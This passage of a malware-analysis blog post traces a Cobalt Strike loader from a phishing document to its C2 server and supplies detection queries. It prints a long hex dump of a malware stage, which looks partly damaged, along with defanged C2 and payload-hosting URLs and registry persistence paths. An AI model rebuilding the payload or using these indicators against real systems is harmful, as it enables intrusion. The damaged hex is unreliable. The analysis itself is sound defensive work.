       4000000000000000000172A2E282E0100062845000006 2A120000172A0000001200001 42A0000001200001 42A0000002200014A51C0000012A0000001200001 72A0000001200002A0000001330030004000000000000000002A2A133004000400000000
       00000142A133003000400000000000000000000142A133003000400000000000000000000002A133005000400000000000000000142A133003007F0000000800000112B2E0100062003000000FE0E0000380000000FE0E0000450400000024000000500000025 0
       0000044000000381F0000002853000006200000000 7ECA0300043AD2FFFFFF26200000000038C7FFFFFF2A284C000006200100000 7EEE0300043AB2FFFFFF26200100000038A7FFFFFF2852000006200200000038 98FFFFFF0012000000 2A0000001200000
       2A0000001200001 72A0000001200001 42A0000001200001 42A0000001200001 42A0000001200000 2A0000001200000 2A0000001B300500F2040000130000112B0528E4225461200100000FE0E0E0038000000 0FE0C0E0045040000000500000 0A5040000 2
       0000000A2040000380000000002002000007EE00300043AD6FFFFFF26200000000038CBFFFFFF00007E3804000428F20600061EFE0116FE01130B201900000380400000 0FE0C0A00451E000000B6000000C3020000C8000000520100008D0200000E020000
       9D01000027000000040300006701000095000000E10100004503000027030000BF0100004C0000005E0000002D020000B10200007C0100001603000 01C0100004F0200000A010000E502000E9000000D6000000050000006F0000006102000038B10000000 1
       1056F9B0000062001000000 7EF30300043967FFFFFF2620110000003 85CFFFFFF1104110211036FE8000006201200000 7E0B0400043942FFFFFF2620160000003837FFFFFF0011066FA8000006201A0000003825FFFFFF11076FCE0000062012000000 3814FF
       FFFF110F7E2E04000428CA0600062002000000 7EC60300043AF9FEFFFF26200200000038BEEFEFFFF73B6000006131020020000007EFF0300439D8FEFFFF2620030000038CDFEFFFF11086F3C0000062620A0000003 8BBFEFFFF0016130C200C00000038ADF
       EFFFF0011106FB5000006262017000000389AFEFFFF110B39D3010000201500000 7EBD0300043A84FEFFFF26200B0000003879FEFFFF11086F3E0000062620100000003867FEFFFF00206B9BE1BF6520F76D1E40612828010006 7E2E04000428CA0600062002
       0000007EFD0300043A3CFEFFFF26200D0000003831FEFFFF11076FD2000006200500000 FE0E0A003818FEFFFF73F6000006130120 1D000000FE0E0A003803FEFFFF73A9000006130620 0E0000007ED90300043AF1FDFFFF2620140000038E6FDFFFF00739C0
       0000613052013000000 7EF50300043ACFFDFFFF2620100000038C4FDFFFF0073EA0000061304200700000 7EED0300439ADFDFFFF2620070000038A2FDFFFF11037E3D0400042806070006733B0000061308200000000 7ECD0300043A80FDFFFF26200000
       00003875FDFFFF0011007BC2020004110211032855000006200F000000FE0E0A003852FDFFFF0011016FF4000006200800000 7ECC0300043A3FFDFFFF2620040000003834FDFFFF0011016FF5000006200600000003822FDFFFF110111007BC3020004120212 0
       36FF3000062002000000 7EC40300043901FDFFFF26200E00000038F6FCFFFF0011076FCD000006130F201C0000007E0B0400043ADDFCFFFF2620190000003BD2FCFFFF0011076FD1000006201B0000003 8C0FCFFFF1428560000061300200100000 7EDD0300
       0439A9FCFFFF2620090000000389EFCFFFFDDF9000000200100000 7EC103000439 8AFCFFFF2620000000003 87FFCFFFF0011046FE9000006200400000038 6DFCFFFF73D7000006130720 0B000000385CFCFFFF0015130C20160000007EFA030004394 9FCFFFF2
       6201800000038 3EFCFFFFDD99000000130D200200000FE0E0900380000000FE0C0900450300000065000000500000024000003860000000001FFA130C20000000007EDF0300043AD6FFFFFF26200000000038CBFFFFFF0020E2F1646A200AF8646A612828
       010006110D7E3104000428D60600067E2E04000428CA0600062001000007EEA0300043995FFFFFF26200000000038 8AFFFFFFDD0A0000002003000003849FBFFFF110C2A283F020006200000000 7E040400043A32FBFFFF26200000000003827FBFFFF00004
       11C0000000000004F000000E8030000370400008F0000001A0000010330080040000000000000000000002A01100000000F200CFC1017B1A0000011330070004000000000000000000142A033008000400000000000000000142A41640000020000 0DA0100
       0070000004A0200007200000000000000000000000AB0000006102000 0C030000B2000001500000102000000790000006503000DE0300007200000000000002000000400000003004000070040000 5F0000000000000003300800040000000000000000
       0142A414C0000020000009B000000F40000008F0100007200000000000000020000067000009A0100000102000082000000000000020000030000000530200083020005F0000000000000013300300040000000000000000142A133003000400000
       0000000000000002A56283F020006282E0100062824010006286200000 62A0000120000172A0000001200001 42A0000001200001 42A0000001200002A0000002200014A5100000022A0000002200014A5040000022A0000001200000 2A0000003300800040000
       0000000000000002A0110000000C9038952045515000001033008000800000000000000014A51C0000012A411C0000000000003B000000ED0600002807000004A0000001500000113300600040000000000000000002A033008000400000000000000000
       00002A0110000002004400B0F4003B0000000013300300040000000000000000000002A2E282E0100062824010006 2A120000172A0000002200014A51E0000022A0000002200014A51D0000022A0000001200001 42A0000002200014A51F0000022A0000001200001
       72A0000001200001 42A0000001200001 42A0000001200000 2A0000001200000 2A0000001200000 2A0000001200000 2A0000003300800040000000000000000002A411C0000020000007200000075020000E70200005F0000000000000033008000400
       0000000000000002A411C0000020000083000000 8C0200000F0300005F0000000000000013300400040000000000000000000142A133003000400000000000000000172A133003000800000000000000014A51F0000022A133003000800000000000000
```

Extract the hex string from dnSpy and place it within Cyberchef and convert `From Hex` to gain our next stage.



Once more place the next stage within pestudio for a quick static analysis of the file's contents. We can see the original files named RunPE.exe. With a description of SyscallPEloader, we can somewhat safely assume this is potentially a tool to modify the syscall. This file is now packed heavily with an entropy of 7.766.




Sadly this is not the last stage of the malware, and it appears that it is using a common evasion tactic of unhooking APIs within the host and thus spawns a process for Notepad.exe. Needing further insight, we turn to one of our neighborhood experts to finish off this investigation.

➡️ ***Big thanks to*** @Matthew Brennan***for his insight on this next stage.***
The following is basically a TL;DR of Matthew's findings. Let's check it out!


```
C:\Users\Burgers\Desktop\RunPE.exe

+] Loaded msvcrt.dll
+] Patching msvcrt.dll!__C_specific_handler, to: 0x7FFCFF9F7F60
+] Patching msvcrt.dll!__getmainargs, to: 0x7FFCFF9D79D0
+] Patching msvcrt.dll!__initenv, to: 0x7FFCFFA64D28
+] Patching msvcrt.dll!__iob_func, to: 0x7FFCFFA0CF40
+] Patching msvcrt.dll!__lconv_init, to: 0x7FFCFF9FB0B0
+] Patching msvcrt.dll!__set_app_type, to: 0x7FFCFF9FB130
+] Patching msvcrt.dll!__setusermatherr, to: 0x7FFCFFA38160
+] Patching msvcrt.dll!_acmdln, to: 0x7FFCFFA645B0
+] Patching msvcrt.dll!_amsg_exit, to: 0x7FFCFFA0A190
+] Patching msvcrt.dll!_cexit, to: 0x7FFCFFA0A210
+] Patching msvcrt.dll!_fileno, to: 0x7FFCFFA17000
+] Patching msvcrt.dll!_fmode, to: 0x7FFCFFA6467C
+] Patching msvcrt.dll!_initterm, to: 0x7FFCFFA0A510
+] Patching msvcrt.dll!_onexit, to: 0x7FFCFF9FA990
+] Patching msvcrt.dll!_setjmp, to: 0x7FFCFFA42CA0
+] Patching msvcrt.dll!_setmode, to: 0x7FFCFF9EC430
+] Patching msvcrt.dll!abort, to: 0x7FFCFF9FF1E0
+] Patching msvcrt.dll!calloc, to: 0x7FFCFF9E9C30
+] Patching msvcrt.dll!exit, to: 0x7FFCFFA0A7D0
+] Patching msvcrt.dll!fflush, to: 0x7FFCFFA172B0
+] Patching msvcrt.dll!fprintf, to: 0x7FFCFFA174B0
+] Patching msvcrt.dll!fputc, to: 0x7FFCFFA1D150
+] Patching msvcrt.dll!free, to: 0x7FFCFF9E9C80
+] Patching msvcrt.dll!fwrite, to: 0x7FFCFFA1E160
+] Patching msvcrt.dll!longjmp, to: 0x7FFCFF9FF840
+] Patching msvcrt.dll!malloc, to: 0x7FFCFF9E9CD0
+] Patching msvcrt.dll!memcmp, to: 0x7FFCFFA2CDF0
+] Patching msvcrt.dll!memcpy, to: 0x7FFCFFA443C0
+] Patching msvcrt.dll!printf, to: 0x7FFCFFA18B50
+] Patching msvcrt.dll!rand, to: 0x7FFCFFA00080
+] Patching msvcrt.dll!signal, to: 0x7FFCFF9FAE40
+] Patching msvcrt.dll!strcmp, to: 0x7FFCFFA2D0D0
+] Patching msvcrt.dll!strlen, to: 0x7FFCFFA2D2C0
+] Patching msvcrt.dll!strncmp, to: 0x7FFCFFA2D620
+] Patching msvcrt.dll!vfprintf, to: 0x7FFCFFA1A0D0
*] End of functions for msvcrt.dll

+] Loaded USER32.dll
+] Patching USER32.dll!MessageBoxA, to: 0x7FFD0049BCA0
*] End of functions for USER32.dll

*] End of DLLs
+] Finished resolving imports

+] Got fresh Syscall stub for NtAllocateVirtualMemory from disk!

*] Performing extra environmental patches
```

After the execution of the RunPE.exe, we open ResourceHacker to see available processes on the host.


Within properties, we open the Threads tab. Instantly a TID of `3488` flashes in front of us and changes its start address from `0x1da511e0000` to `0x0.`




Inspect the thread, if you will: here we see `SleepEx+0x9e` which sleeps the host. Also, there is an address of `0x1da52c4acdf` that is close to the start address that flashed at the beginning. This could be the decryption piece of the software. Copy the thread `0x1da52c4acdf`. Go ahead. It's okay.



Now attach the Notepad.exe process to x64dbg and `Go to Expression` with Ctrl + G. Now paste the thread address `0x1da52c4acdf` and set an execution breakpoint. We'll wait.




Change the thread to the value closest to the address; in this case, it is the thread using `000001DA511E0000`.




Now we run the debugger until it hits the Hardware BreakPoint. We hit the key `g` and get a glimpse of what the loops are doing on this host. This is potentially the decryptor algorithm.

We also set a Hardware on Execution breakpoint on the address `000001DA52C4AD2B` and run the application.




Now step in the code a few times and we get our C2 information: `organitations[.]com/Preserve/stat/3E8YZFXJ` (`69.28.84.201`).



Review ELK for the process `notepad.exe` that is spawned by the parent process `powershell.exe` with the command from the user's environment.

Note: It's important to remove this process from the client as this is a cobalt strike beacon.



TLDR:
The Initial payload for this malware is:

- a user downloads a maldocx from a phishing email

- they execute the executable which runs an encoded base64 command that disables the firewall and installs environment persistence within the user's AutoRun key and creates a process that has RAT capabilities.

It's found some samples that have this form of execution pattern:
Maldocx → Javascript (Wscript) → Powershell Environment → Cobaltstrike

Maldocx → Powershell Environment → Cobaltstrike

Final Thoughts

We hope you found this deconstruction helpful and useful. Below are some additional resources for you to get your hands dirty and gain a deeper understanding of what we did here in this blog today. The more analysts play around with malware in a safe environment, the better they can become at spotting the nastier, greasier, well-hidden activity lurking within environments.

Discord URLs
`https://cdn[.]discordapp[.]com/attachments/1004902785772441697/1004915801771495495/ppp`
`https://cdn[.]discordapp[.]com/attachments/1013559875034415135/1014369421629857882/sdwwcKkjnwsdw.mkv`

Autorun
`HKU\SID\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
`HKU\SID\Environment`
`HKU\SID\Software\<value>`
`C:\Users\User\appdata\local\temp\<value>.js` - Some Variants

Search Queries

```
+details.path:powershell.exe +details.command:"GetEnvironmentVariable"
```

```
+process.command_line.text:"GetEnvironmentVariable" +process.command_line.text:/[a-f0-9]{12,18}/
```

```
+process.name:notepad.exe +process.parent.name:powershell.exe +process.parent.args_count:7
```

```
+process.cleartext:(cdn.discordapp.com AND attachments)
```

Chad Hudson

ThreatOps Analyst Team Lead at Huntress.